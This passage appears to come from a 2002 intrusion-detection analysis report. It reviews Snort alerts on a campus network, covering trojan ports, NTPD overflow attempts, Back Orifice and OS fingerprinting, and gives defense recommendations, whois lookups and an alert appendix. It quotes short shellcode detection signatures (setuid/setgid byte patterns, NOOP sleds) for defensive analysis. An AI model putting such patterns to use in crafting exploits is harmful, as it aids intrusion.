04/03-22:05:20.611965 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:21.441270 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:21.442644 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:21.578697 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:22.041624 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754
04/03-22:05:22.290689 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 ->
10.100.153.153:1754

04/03-22:05:22.292821 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1754
04/03-22:05:22.699396 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1754
04/03-22:05:22.700513 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1754
04/03-22:07:07.414084 [**] Watchlist 000222 NET-NCFC [**] 159.226.47.197:80 -> 10.100.153.153:1754

Both of these destination ports are associated with applications, which are Translogic License Manager and Oracle-em2. I'm not familiar with these applications, but they do not seem to be behind the traffic. If you look at the destination host as a source host for activity you find the following alerts:

- 3 instances of *INFO Napster Client Data*
- 17 instances of *INFO Possible IRC Access*
- 18 instances of *ICMP Fragment Reassembly Time Exceeded*
- 29 instances of *INFO Outbound GNUTella Connect request*
- 281 instances of *connect to 515 from inside*
- 1265 instances of *spp_http_decode: IIS Unicode attack detected*
- 2222 instances of *spp_http_decode: CGI Null Byte attack detected*

What are interesting about these alerts is the 281 instances of connections to port 515. 515 is typically a print server, but from all of the outbound alerts found here, it looks very much like an end user system being used for IRC, Napster, and Gneutella access. From previous analysis done by Kyle Haugsness (http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip) on basic traffic flows, this subnet is not a server subnet and so I would not expect it to have inbound connections for print services. These may just be wrong numbers, or it could be a little used print server being used as a workstation by staff. The high number of Unicode and CGI alerts leads me to believe that this is the case, where those particular alerts are simply false alarms. Without the full trace data there's no way to be sure though. I would suggest that a closer look be taken at the traffic from this system, and if it is truly a server, access to use for 'personal' use should be limited. From the alerts generated for this host as a destination, it seems like this system is also used as an ftp server:

- 1 instances of *TFTP - Internal UDP connection to external tftp server*
- 1 instances of *NMAP TCP ping!*
- 1 instances of *ICMP Echo Request Nmap or HPING2*
- 1 instances of *SCAN FIN*
- 8 instances of *WEB-MISC compaq nsight directory traversal*
- 50 instances of *Watchlist 000222 NET-NCFC*

- 50 instances of *Null scan!*
- 89 instances of *INFO Inbound GNUTella Connect request*
- 117 instances of *High port 65535 udp - possible Red Worm - traffic*
- 118 instances of *FTP DoS ftpd globbing*
- 382 instances of *Watchlist 000220 IL-ISDNNET-990517*
- 2129 instances of *MISC Large UDP Packet*

Because FTP uses UDP as a protocol, the amount of large udp packet alerts, and ftp DoS globbing make it almost certain this system is acting as an FTP server. There are also reconnaissance alerts that could be evidence of active targeting. There were 37,881 scans recorded to this host over the 5-day period, which raises the level of suspicion. Without the full packet traces to analyze, its impossible to say for certain that this is legitimate traffic. More investigation is needed to determine exactly what this system is and if the usage is acceptable.

3.4.9 Defense Recommendation:

The simplest defense against this questionable network block is simply block traffic from it at the border routers. The only issue with that is you will possibly drop legitimate traffic as well. NETBIOS should never be allowed into any network from the Internet and should be dropped at the border routers. An audit of the ftp servers should be done and patch revisions should be brought up to date. I would suggest contacting the administrator or the internet service provider in order to express the concerns of the types of traffic that have been originating from their network and see what they can offer for assistance in determining if there are compromised systems and truly hacking activity going on and putting a stop to it.

3.4.10 Alert: Possible Trojan server activity

This alert is very interesting. There were 138 total alerts from 18 sources to 18 destinations. All of the hosts involved trip this alert because of the used of the port 27374, which is known to be used by the Ramen worm, and also SubSeven. The Ramen worm signature alerts based on any system making a connection to an external network on port 27374. SubSeven on the other hand, is detected by an outside host with a source port of 27374 making a connection to an internal host on any port. Here's a good example of this:

04/04-04:25:21.699300 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:22.178927 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:25.414979 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:26.056620 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:30.157820 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:30.746499 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:31.405325 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:25:32.140912 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

04/04-04:27:31.342756 [**] Possible trojan server activity [**] 61.222.188.226:27374 -> 10.100.150.143:4662

Though this could be an instance of SubSeven, it is also possible that its just a matter of the source host using an ephemeral port during this legitimate transaction. Without having the full packet traces to analyze, all Windows systems involved should be checked for compromise.

3.4.11 Defense Recommendation:

Any Linux systems involved should also be checked for the Ramen Worm compromise and taken off of the network until it is eradicated. It is imperative that all hosts be receive all known security patches before being placed on a live network. In my own experience, I've seen systems go live with the full expectation to download patches from the vendor website and install immediately, only to have a compromised system from any of the variety of worms within minutes.

3.4.12 Alert: EXPLOIT NTPDX buffer overflow

This alert is one of the most serious on the list. The alert is tripped based on the size of the data being sent to tcp port 123, which is the port that the Network Time Protocol daemon runs on. What this daemon is used for is to keep system times synchronized via a standard time server. Because of the type of information that is passed in a typical query, the data size should really never go above 128 bytes. The signature in this case checks the data size, and if greater than 128 bytes, sends an alert. Typically, NTPD runs under root privileges, and if the daemon is exploited via a buffer overflow, a root compromise is almost guaranteed. There were nine unique source addresses triggered this alert against six different servers on the local network.

1. (DNS) 64.232.138.142 is athm-64-232-xxx-142.newedgenetworks.com

2. (DNS) 63.250.205.34 is wmcontent18.bcst.yahoo.com

3. (DNS) 64.124.157.16 is a64-124-157-16.deploy.akamaitechnologies.com

4. (DNS) 64.124.157.10 is a64-124-157-10.deploy.akamaitechnologies.com

5. (DNS) 63.250.205.3 is wmcontent03.bcst.yahoo.com

6. (ARIN) Search results for: 66.77.13.134:

Qwest Cybercenters (NETBLK-QWEST-CYBERCENTER-2)
QWEST-CYBERCENTER-2 66.77.0.0 - 66.77.191.255
Scale 8 (NETBLK-QWEST-JSV-SCALE81) QWEST-JSV-SCALE81 66.77.12.0 - 66.77.13.255

7. (ARIN)Search results for: 63.146.181.125:

Qwest Communications (NETBLK-NET-QWEST-BLKS-2)
NET-QWEST-BLKS-2 63.144.0.0 - 63.151.255.255
Scale 8 (NETBLK-QWEST-IAD-SCALE81) QWEST-IAD-SCALE81
63.146.180.0 - 63.146.181.255

8. (DNS) 63.250.219.190 is dal-cache219190.dal.yahoo.com

9. (DNS) 63.250.205.44 is wmcontent14.bcst.yahoo.com

The results of these DNS and ARIN queries are very interesting. All of the networks in question are owned by well know services providers. Everyone in familiar with Yahoo, with their well known search engine. In this case, the hosts look as though they are involved in some type of content delivery or possibly caching. Qwest is an internet service and telecomm provider, and Akamai Technologies is one of the biggest caching providers on the internet today. Akamai has an interesting story in the way that they determine their metrics to serve up content from the best known server. They use an intelligent DNS service that determines which Akamai host is best by generating performance data from sensors placed in over a thousand different networks worldwide. With Yahoo and Qwest showing up in the alerts, this may be just a symptom of Akamai's performance metric gathering or manipulation. The only way to be certain is for the campus network administrators contact the each of the above providers with this information and ask for an explanation as to why this network is receiving NTPD traffic with a payload greater that 128 bytes.

3.4.13 Defense Recommendation:

The first step here is to get in contact with Qwest, Yahoo, and Akamai and see if any of them have a rational explanation of the traffic. Once the nature of the traffic has been determined, you can then apply access list rules to your border routers and/or firewalls limiting NTPD traffic to known good time hosts to minimize the vulnerability to such probes and compromise attempts.

3.4.14 Alert: X86 Exploits

There were five different x86 exploits detected over the five day analysis period. An x86 exploit is an attack against the x86 platform typically using shellcode to make system calls against the target system. These attacks are launched to gain information about system, make changes to files, and ultimately gain access to the system. The five exploits detected were x86 NOOP Unicode Buffer Overflow, x86 NOOP, setuid 0, setgid 0, and stealth NOOP. All of these exploits are typically run from shellcode designed to cause buffer overflows. What essentially happens is that the shell code is used against a specific vulnerability, and pads the buffers with machine code that is understandable by the architecture, in this case, x86. The shellcode then pads the buffers with this machine code until the buffer overflow occurs and the compromise is underway. Each of these exploits is detected by looking for the hex equivalent of the machine code in the payload of the packet. For instance, the NOOP exploit sends a series of 0x90 characters, which is the equivalent to the x86 machine code for 'no operation'. Similarly, the IDS rule for setuid 0 looks for 'b017 cd80', the rule for setgid 0 looks for 'b0b5 cd80', and the stealth NOOP rule looks for 'eb 02 eb 02 eb 02'. The problem with these signatures is that they are short. Because they are short, there is the good possibility of false positives. A typical false positive could occur during a binary file transfer, which could easily contain any of the above values. All of the x86 alerts contain the source port of 80 and any number of high destination ports inbound which leads me to believe that these alerts are simply internal clients connecting to external web servers and downloading some type of data, like images, games, mp3's and such. This type of traffic should be watched, however, as if an application can be overrun, a root compromise is likely.

3.4.15 Defense Recommendation:

For these types of attacks there is always a vulnerable application involved to be exploited. In order to minimize the possibility of a successful attack, systems should be patched regularly with vendor security patches for the applications that are necessary. Also, any unnecessary applications or services should be shut down and removed from any server system.

3.4.16 Alert: Back Orifice

There were 24 alerts from 4 source hosts to 19 destination addresses. This alert is serious as if it is found to be legitimate; it means that hosts are compromised. Based upon the version of Snort and the signatures being used, its impossible to determine whether these alerts are false positives or not. From all of the alert traffic analyzed, I can only determine that the udp port 31337 is used on the destination host, which is the typical Back Orifice port used. Because there are no external addresses present in the alerts for this, I'm a little more inclined to believe that this is benign traffic using a high ephemeral port. If Snort is alerting based on the latest version of rules, then I would think that these hosts are almost certainly compromised because the latest signatures match actual content along with UDP port 31337 before alerting. Without having the full traces to analyze or the actual rules set to compare, I would have to assume that these 19 systems are indeed

infected and need to have Back Orifice removed immediately. Furthermore, because all systems reside on the campus network, the source hosts and owners need to be investigated, as this is truly malicious activity. Also, the destination hosts also have a high number of alerts regarding Red Worm traffic, which also raises some suspicion. The source hosts are:

10.100.6.48
10.100.6.49
10.100.6.52
10.100.6.50

The destination hosts are:

10.100.152.13
10.100.153.171
10.100.153.185
10.100.153.181
10.100.153.184
10.100.153.189
10.100.153.190
10.100.153.198
10.100.152.16
10.100.152.157
10.100.152.248
10.100.152.44
10.100.152.250
10.100.152.182
10.100.153.204
10.100.153.206
10.100.153.207
10.100.153.142
10.100.153.154

3.4.17 Defense Recommendation:

In this case, I think the source hosts should be audited for both Red Worm infections along with the presence of Back Orifice server software. If these systems prove to be benign, then it's a good bet that the traffic is also legitimate. If any of the source systems have instances of Back Orifice software, then all of the systems in question need to be audited and cleansed. As always, security patches should be kept up to date and unused services should be shut down and removed.

3.4.18 Alert: TFTP – Internal UDP Connection to External TFTP Server

This alert could potentially be serious. TFTP stands for Trivial File Transfer Protocol, and is typically used by routers and switches for uploading binary system files. Its called 'trivial' mainly because most of the functionality of normal ftp is stripped out, including login and password. Because of this, tftp can be extremely vulnerable if left open. The fact that the traffic is happening to Internet hosts makes it more suspicious. The hosts involved are:

Source:

208.254.18.138
64.124.157.10

Search results for: 208.254.18.138

UUNET Technologies, Inc. (NETBLK-UUNET1996B) UUNET1996B
208.192.0.0 - 208.255.255.255
Speedera Networks (NETBLK-UU-208-254-18-128) UU-208-254-18-128
208.254.18.128 - 208.254.18.191

Search results for: 64.124.157.10

Abovenet Communications, Inc. (NETBLK-ABOVENET)
50 W. San Fernando Street, Suite 1010
San Jose, CA 95113
US
Netname: ABOVENET
Netblock: 64.124.0.0 - 64.125.255.255
Maintainer: ABVE
Coordinator:
Metromedia Fiber Networks/AboveNet (NOC41-ORG-ARIN)
noc@ABOVE.NET
408-367-6666
Fax- 408-367-6688
Domain System inverse mapping provided by:
NS.ABOVE.NET 207.126.96.162
NS3.ABOVE.NET 207.126.105.146
ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
Record last updated on 27-Apr-2001.
Database last updated on 5-Jul-2002 20:00:40 EDT.

Destinations:

10.100.153.45
10.100.153.153

These systems should be investigated as without the full trace data, there's no way to tell what was transferred and if it is malicious.

3.4.19 Defense Recommendation:

Because of the exploitability of TFTP, access lists on the border routers for specific destinations and systems or devices should limit this type of traffic. Also, the use of TCPwrappers would greatly enhance security in the case where TFTP is a necessity.

3.4.20 Out of Spec Data

The Out of Spec data was the most limited of the data retrieved for the 5 day period. Though it was limited, there were some interesting events recorded. On 4/1/02, an un-trusted source attempted to make a shell CMD call (TCP port 514) to system MY.NET.153.191:

```
Initializing Network Interface ep0
snaplen = 68
Entering readback mode....
04/01-00:54:21.144077 209.176.66.227:514 -> MY.NET.153.191:514
TCP TTL:109 TOS:0x0 ID:48498  DF
2*SF**** Seq: 0xA80000   Ack: 0x3C313330   Win: 0x6162
3E 43 61 62 6C 65 6D 6F 64 65 6D 5B 54 43 45 5D  >Cablemodem[TCE]
3A 54 69 6D 65 20                                :Time

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

Exiting...


===============================================================================
========
Snort processed 1 packets.
Breakdown by protocol:
    TCP: 1         (100.000%)
    UDP: 0         (0.000%)
   ICMP: 0         (0.000%)
    ARP: 0         (0.000%)
   IPv6: 0         (0.000%)
    IPX: 0         (0.000%)
  OTHER: 0         (0.000%)


===============================================================================
========
```

This traffic is suspicious mainly because its unusual to have a system from outside your network making CMD calls. There are cases in which this does happen, possibly if there are remote sites that are being managed, but in that case, the traffic should be encrypted,

and I would expect the CMD call in the outbound direction At the very least, this points out a potential vulnerability of unencrypted CMD data being passed, and most likely this is malicious. From the scan data I found that this same un-trusted system sent a FIN packet to this same system approximately 30 minutes later from TCP port 53, which is typically DNS, to port 3744. A lookup of the host shows that its hostname is ashdial-227.suite224.net, which looks to be a dial-up account. Over the rest of the 5 day period, the un-trusted host did not seem to be involved in any malicious activity, but if it truly is a dial-up account, then the ip address would change with each connection, so I would expect to not see the same source address every time. That being said, this address block should be monitored further in subsequent timeframes.

Throughout the rest of the five day period, the out of spec data shows all kinds of OS fingerprinting traffic happening. Most of the traffic looks to be originating from most likely either Queso or Nmap. Queso will typically have the following pattern, sending TCP flags of 21S* and possibly any combination of TCP Options:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
04/04-22:35:26.956547 202.153.244.62:47137 -> MY.NET.150.83:80
TCP TTL:44 TOS:0x0 ID:1521  DF
21S***** Seq: 0x4F7E04D   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 55240425 0 EOL EOL EOL EOL
```

With Nmap, it is possible to craft a packet with just about any combination of TCP flags and options. Nmap follows a particular test sequence to determine the OS type of the system based upon the response from the target host. A good example of a possible Nmap crafted packet is this:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
04/04-02:15:33.804864 142.51.44.123:1900 -> MY.NET.88.162:1214
TCP TTL:115 TOS:0x0 ID:16478  DF
21SFRP** Seq: 0x12CA55B   Ack: 0xC0C2C3   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK NOP NOP SackOK EOL EOL
EOL EOL
```

In this packet the SYN, FIN, RESET, and PUSH flags are set, along with the TCP options End of List, Selective ACK ok, and No Operation. Based on the response to this packet, Nmap would be able to get a better idea of what operating system is running. It does this by comparing the response to known responses from tested operating systems. Armed with this knowledge, a would-be hacker could then look for known vulnerabilities for this operating system and try to exploit them.

3.4.21 Defense Recommendation:

Unfortunately, this in not much that can be done to defend against OS fingerprinting. As long as there's an open TCP port for a service available on the Internet, it can be used to

fingerprint. Some operating systems allow you to manipulate how the TCP stack responds, which would allow you to make it harder to determine the operating system and version. Tuning these parameters, along with staying current with security patches and limiting access by turning off unused services and using firewalls are the best ways to secure your systems against attack.

3.5.0 Top Talkers List:

Below are the top ten 'talkers' based first on source address, and then based on destination address.

Rank Total # Alerts Source IP # Signatures triggered Destinations involved

rank #1 299721 alerts 10.100.150.83 3 signatures (5 destination IPs)
rank #2 76134 alerts 10.100.153.164 6 signatures (31 destination IPs)
rank #3 57452 alerts 10.100.153.118 6 signatures (32 destination IPs)
rank #4 28181 alerts 10.100.153.126 5 signatures (19 destination IPs)
rank #5 18217 alerts 10.100.153.119 4 signatures (93 destination IPs)
rank #6 16880 alerts 10.100.153.197 6 signatures (32 destination IPs)
rank #7 15052 alerts 10.100.11.6 1 signatures (58 destination IPs)
rank #8 12354 alerts 10.100.70.177 2 signatures (33 destination IPs)
rank #9 11893 alerts 10.100.153.113 4 signatures (100 destination IPs)
rank #10 11501 alerts 10.100.11.7 2 signatures (59 destination IPs)

Rank Total # Alerts Destination IP # Signatures triggered Originating sources

rank #1 331788 alerts 10.100.150.198 4 signatures (159 source IPs)
rank #2 299769 alerts 10.100.151.77 5 signatures (6 source IPs)
rank #3 65778 alerts 10.100.150.195 6 signatures (28 source IPs)
rank #4 32994 alerts 10.100.11.6 3 signatures (59 source IPs)
rank #5 26730 alerts 209.10.239.135 1 signatures (7 source IPs)
rank #6 25442 alerts 10.100.11.7 3 signatures (59 source IPs)
rank #7 11291 alerts 10.100.11.5 2 signatures (59 source IPs)
rank #8 8607 alerts 211.115.213.202 1 signatures (18 source IPs)
rank #9 8079 alerts 10.100.153.171 9 signatures (24 source IPs)
rank #10 6563 alerts 152.163.210.75 2 signatures (3 source IPs)

These lists give you a feel for what hosts are the most active on the network. If counts are kept over a long period of time, they can be helpful in spotting unusual traffic patterns. For instance, if a particular host has seen limited traffic over a period of time and then suddenly jumps to the top of the talker list for no good reason, there's a good chance something odd is happening and that host should be investigated further.

3.6.0 5 Selected external Source Addresses w/reg info:

Below are 5 selected source addresses with registration information. These addresses were selected based on their involvement with alerts that were determined to be the most serious and warranted investigation. They are listed below based on the alert involved.

1 Alert: SMB Name Wildcard

DNS Query for 169.254.22.29 responded with no results. ARIN was then used to find the following information from the address:

Search results for: 169.254.22.29

IANA (NETBLK-LINKLOCAL)
Internet Assigned Numbers Authority
4676 Admiralty Way, Suite 330
Marina del Rey, CA 90292-6695
US
Netname: LINKLOCAL
Netblock: 169.254.0.0 - 169.254.255.255
Coordinator:
Internet Corporation for Assigned Names and Numbers (IANA-ARIN) res-ip@iana.org
(310) 823-9358
Domain System inverse mapping provided by:
BLACKHOLE-1.IANA.ORG 192.0.32.18
BLACKHOLE-2.IANA.ORG 192.0.32.19
Record last updated on 12-Oct-2001.
Database last updated on 16-Jun-2002 19:59:07 EDT.

2 Alert: Watchlist 000222 NET-NCFC

Search results for: 159.226.83.23

The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of Sciences
Beijing 100080, China
CN
Netname: NCFC
Netblock: 159.226.0.0 - 159.226.255.255
Coordinator:

Qian, Haulin (QH3-ARIN) hlqian@NS.CNC.AC.CN

+86 1 2569960

Domain System inverse mapping provided by:

NS.CNC.AC.CN 159.226.1.1

GINGKO.ICT.AC.CN 159.226.40.1

Record last updated on 25-Jul-1994.

Database last updated on 16-Jun-2002 19:59:07 EDT.

3 Alert: Possible Trojan Server Activity

Domain Name Service (DNS) says 61.222.188.226 is 61-222-188-226.hinet-ip.hinet.net

% (whois7.apnic.net)

inetnum: 61.220.0.0 - 61.227.255.255

netname: HINET

descr: Data Communication Business Group, Chunghwa Telecom Co., Ltd.

descr: Commerical ISP

descr: 21, Section 1, Hsin-Yi Road, Taipei,

descr: Taipei 100, Taiwan, R.O.C.

country: TW

admin-c: HN27-AP

tech-c: HN28-AP

mnt-by: TWNIC-AP

changed: hostmaster@apnic.net 20010515

source: APNIC

person: HINET Network-Adm

address: CHTD, Chunghwa Telecom Co., Ltd.

address: Data-Bldg. 6F, No. 21, Sec. 21, Hsin-Yi Rd.,

address: Taipei Taiwan 100

country: TW

phone: +886 2 2322 3495

phone: +886 2 2322 3442

phone: +886 2 2344 3007

fax-no: +886 2 2344 2513

fax-no: +886 2 2395 5671

e-mail: network-adm@hinet.net

nic-hdl: HN27-AP
remarks: same as TWNIC nic-handle HN184-TW
mnt-by: TWNIC-AP
changed: hostmaster@twnic.net 20000721
source: APNIC

person: HINET Network-Center
address: CHTD, Chunghwa Telecom Co., Ltd.
address: Data-Bldg. 6F, No. 21, Sec. 21, Hsin-Yi Rd.,
address: Taipei Taiwan 100
country: TW
phone: +886 2 2322 3495
phone: +886 2 2322 3442
phone: +886 2 2344 3007
fax-no: +886 2 2344 2513
fax-no: +886 2 2395 5671
e-mail: network-center@hinet.net
nic-hdl: HN28-AP
remarks: same as TWNIC nic-handle HN185-TW
mnt-by: TWNIC-AP
changed: hostmaster@twnic.net 20000721
source: APNIC

inetnum: 61.222.188.224 - 61.222.188.231
netname: SHINYI-TP-NET
descr: Shinyi Co., Ltd.
descr: 8F, No.151, Sec.3, Hsin Yi Rd.
descr: Taipei Taiwan
country: TW
admin-c: CHH150-TW
tech-c: CHH150-TW
remarks: This information has been partially mirrored by APNIC from
remarks: TWNIC. To obtain more specific information, please use the
remarks: TWNIC whois server at whois.twnic.net.
mnt-by: TWNIC-AP

changed: network-adm@hinet.net 20020323
source: TWNIC
person: Chien Hau Hsu
address: Shinyi Co., Ltd.
address: 8F, No.151, Sec.3, Hsin Yi Rd.
address: Taipei Taiwan
country: TW
phone: +886-2-2755-7666
e-mail: hn85214199@hn.hinet.net
nic-hdl: CHH150-TW
remarks: This information has been partially mirrored by APNIC from
remarks: TWNIC. To obtain more specific information, please use the
remarks: TWNIC whois server at whois.twnic.net.
changed: hostmaster@twnic.net 20020323
source: TWNIC

4 Alert: Watchlist 000220 IL-ISDNNET-990517

Domain Name Service (DNS) says 212.179.35.118 is bzq-179-35-118.dcenter.bezeqint.net

% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum: 212.179.35.96 - 212.179.35.127
netname: EPLICATION-LTD
mnt-by: INET-MGR
descr: EPLICATION-LTD-HOSTING
country: IL
admin-c: ZV140-RIPE
tech-c: MZ4647-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
changed: hostmaster@isdn.net.il 20020312
source: RIPE

route: 212.179.0.0/17
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 19990610
source: RIPE
person: Zehavit Vigder
address: bezeq-international
address: 40 hashacham
address: petach tikva 49170 Israel
phone: +972 52 770145
fax-no: +972 9 8940763
e-mail: hostmaster@bezeqint.net
nic-hdl: ZV140-RIPE
changed: zehavitv@bezeqint.net 20000528
source: RIPE
person: Meron Ziv
address: Bezeq International
address: hashacham 40
address: petach tiqua
address: Israel
phone: +972-3-9257710
e-mail: hostmaster@bezeqint.net
nic-hdl: MZ4647-RIPE
changed: hostmaster@bezeqint.net 20010107
source: RIPE

5 Alert: NTPDX Buffer Overflow

Domain Name Service (DNS) says 64.232.138.142 is athm-64-232-xxx-142.newedgenetworks.com
Search results for: 64.232.138.142

New Edge Networks (NET-NEN-AW5) NEN-AW5
64.232.0.0 - 64.232.255.255
STREAMING MEDIA CORPORATION (NETBLK-ATWORK-49180-41072)
ATWORK-49180-41072
64.232.138.0 - 64.232.138.255

3.7.0 Appendix I – SnortSnarf Alerts

Priority	Signature (click for sig info)	# Alerts	# Sources	# Dests	Detail link
N/A	ICMP Router Selection (Undefined Code!)	1	1	1	Summary
N/A	INFO Inbound GNUTella Connect accept	1	1	1	Summary
N/A	TCP SMTP Source Port traffic	1	1	1	Summary
N/A	IDS475/web-iis_web-webdav-propfind [arachNIDS]	1	1	1	Summary
N/A	WEB-CGI redirect access	1	1	1	Summary
N/A	WEB-MISC ICQ Webfront HTTP DOS	1	1	1	Summary
N/A	x86 NOOP - unicode BUFFER OVERFLOW ATTACK	1	1	1	Summary
N/A	TFTP - Internal UDP connection to external tftp server	2	2	2	Summary
N/A	WEB-IIS asp-dot attempt	2	2	1	Summary
N/A	MISC Invalid PCAnywhere Login	2	1	1	Summary
N/A	suspicious host traffic	2	2	1	Summary
N/A	Probable NMAP fingerprint attempt	2	1	2	Summary
N/A	WEB-CGI formmail access	2	2	2	Summary
N/A	WEB-MISC webdav search access	2	2	1	Summary
N/A	TELNET access	2	1	2	Summary
N/A	WEB-MISC whisker head	2	1	1	Summary
N/A	MISC source port 53 to <1024	2	2	2	Summary
N/A	MISC PCAnywhere Startup	3	1	1	Summary
N/A	INFO Outbound GNUTella Connect accept	3	3	1	Summary
N/A	WEB-IIS encoding access	4	3	2	Summary
N/A	RFB - Possible WinVNC - 010708-1	4	3	3	Summary
N/A	TFTP - External UDP connection to internal tftp server	4	3	2	Summary
N/A	SCAN FIN	5	3	3	Summary

N/A	Incomplete Packet Fragments Discarded	5	5	3	Summary
N/A	EXPLOIT x86 setgid 0	6	6	6	Summary
N/A	IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	7	7	6	Summary
N/A	WEB-MISC http directory traversal	7	4	2	Summary
N/A	RPC tcp traffic contains bin_sh	8	3	4	Summary
N/A	Port 55850 udp - Possible myserver activity - ref. 010313-1	8	6	7	Summary
N/A	Port 55850 tcp - Possible myserver activity - ref. 010313-1	11	6	6	Summary
N/A	EXPLOIT x86 stealth noop	11	2	9	Summary
N/A	EXPLOIT x86 setuid 0	14	12	7	Summary
N/A	High port 65535 tcp - possible Red Worm - traffic	15	2	2	Summary
N/A	WEB-MISC 403 Forbidden	18	2	10	Summary
N/A	SUNRPC highport access!	20	2	1	Summary
N/A	INFO napster upload request	22	3	1	Summary
N/A	MYPARTY - Possible My Party infection	22	3	1	Summary
N/A	Back Orifice	23	4	19	Summary
N/A	SCAN Synscan Portscan ID 19104	24	24	9	Summary
N/A	WEB-MISC compaq nsight directory traversal	25	10	10	Summary
N/A	EXPLOIT NTPDX buffer overflow	25	9	6	Summary
N/A	ICMP Destination Unreachable (Protocol Unreachable)	28	4	4	Summary
N/A	EXPLOIT x86 NOOP	28	12	15	Summary
N/A	Attempted Sun RPC high port access	30	6	19	Summary
N/A	Queso fingerprint	40	10	9	Summary
N/A	INFO FTP anonymous FTP	44	5	15	Summary
N/A	INFO - Possible Squid Scan	46	10	11	Summary
N/A	MISC traceroute	47	3	2	Summary
N/A	ICMP Echo Request BSDtype	60	3	4	Summary
N/A	WEB-CGI ksh access	74	1	1	Summary

N/A	INFO Possible IRC Access	89	24	21	Summary
N/A	ICMP traceroute	91	33	6	Summary
N/A	INFO Napster Client Data	91	20	71	Summary
N/A	ICMP Destination Unreachable (Communication Administratively Prohibited)	103	1	1	Summary
N/A	INFO napster login	122	1	29	Summary
N/A	SCAN Proxy attempt	137	22	13	Summary
N/A	Possible trojan server activity	138	18	18	Summary
N/A	WEB-CGI scriptalias access	158	7	2	Summary
N/A	Null scan!	271	26	12	Summary
N/A	WEB-FRONTPAGE _vti_rpc access	299	108	1	Summary
N/A	ICMP Echo Request Windows	301	32	26	Summary
N/A	Watchlist 000222 NET-NCFC	320	4	4	Summary
N/A	WEB-IIS _vti_inf access	322	110	1	Summary
N/A	INFO Outbound GNUTella Connect request	546	13	440	Summary
N/A	WEB-MISC Attempt to execute cmd	723	28	34	Summary
N/A	NMAP TCP ping!	841	18	325	Summary
N/A	WEB-IIS view source via translate header	1317	57	2	Summary
N/A	ICMP Router Selection	1490	137	1	Summary
N/A	ICMP Fragment Reassembly Time Exceeded	2228	69	88	Summary
N/A	FTP DoS ftpd globbing	4048	31	16	Summary
N/A	Watchlist 000220 IL-ISDNNET-990517	4840	19	15	Summary
N/A	ICMP Echo Request Nmap or HPING2	5664	62	303	Summary
N/A	INFO Inbound GNUTella Connect request	11680	8952	13	Summary
N/A	High port 65535 udp - possible Red Worm - traffic	14653	222	178	Summary
N/A	MISC Large UDP Packet	16799	21	13	Summary
N/A	INFO MSN IM Chat data	22006	119	118	Summary
N/A	ICMP Echo Request L3retriever Ping	33491	164	15	Summary
N/A	spp_http_decode: CGI Null Byte attack detected	44305	34	41	Summary

N/A	SMB Name Wildcard	66946	300	315	Summary
N/A	spp_http_decode: IIS Unicode attack detected	86587	182	1017	Summary
N/A	SNMP public access	92595	25	154	Summary
N/A	connect to 515 from inside	636035	163	5	Summary

SnortSnarf brought to you courtesy of Silicon Defense
Authors: Jim Hoagland and Stuart Staniford
See also the Snort Page by Marty Roesch
Page generated at Tue May 28 11:48:45 2002

3.8.0 Appendix II - BIBLIOGRAPHY

1. SANS Intrusion Detection Practical Version 3.0, Kyle Haugsness, Dec. 2, 2001. http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip
2. The Hack FAQ, Denial of Service Basics, http://www.nmrc.org/faqs/hackfaq/hackfaq-5.html
3. SANS Intrusion Detection Practical Version 3.0, Montgomery Toren, Feb. 11, 2002. http://www.giac.org/practical/Montgomery_Toren_GCIA.doc
4. The Internet Ports Database, http://www.portsdb.org/bin/portsdb.cgi
5. TCP/IP Stack Fingerprinting Principles, Thomas Glaser, October 25, 2000. Http://www.sans.org/newlook/resources/IDFAQ/TCP_fingerprinting.htm
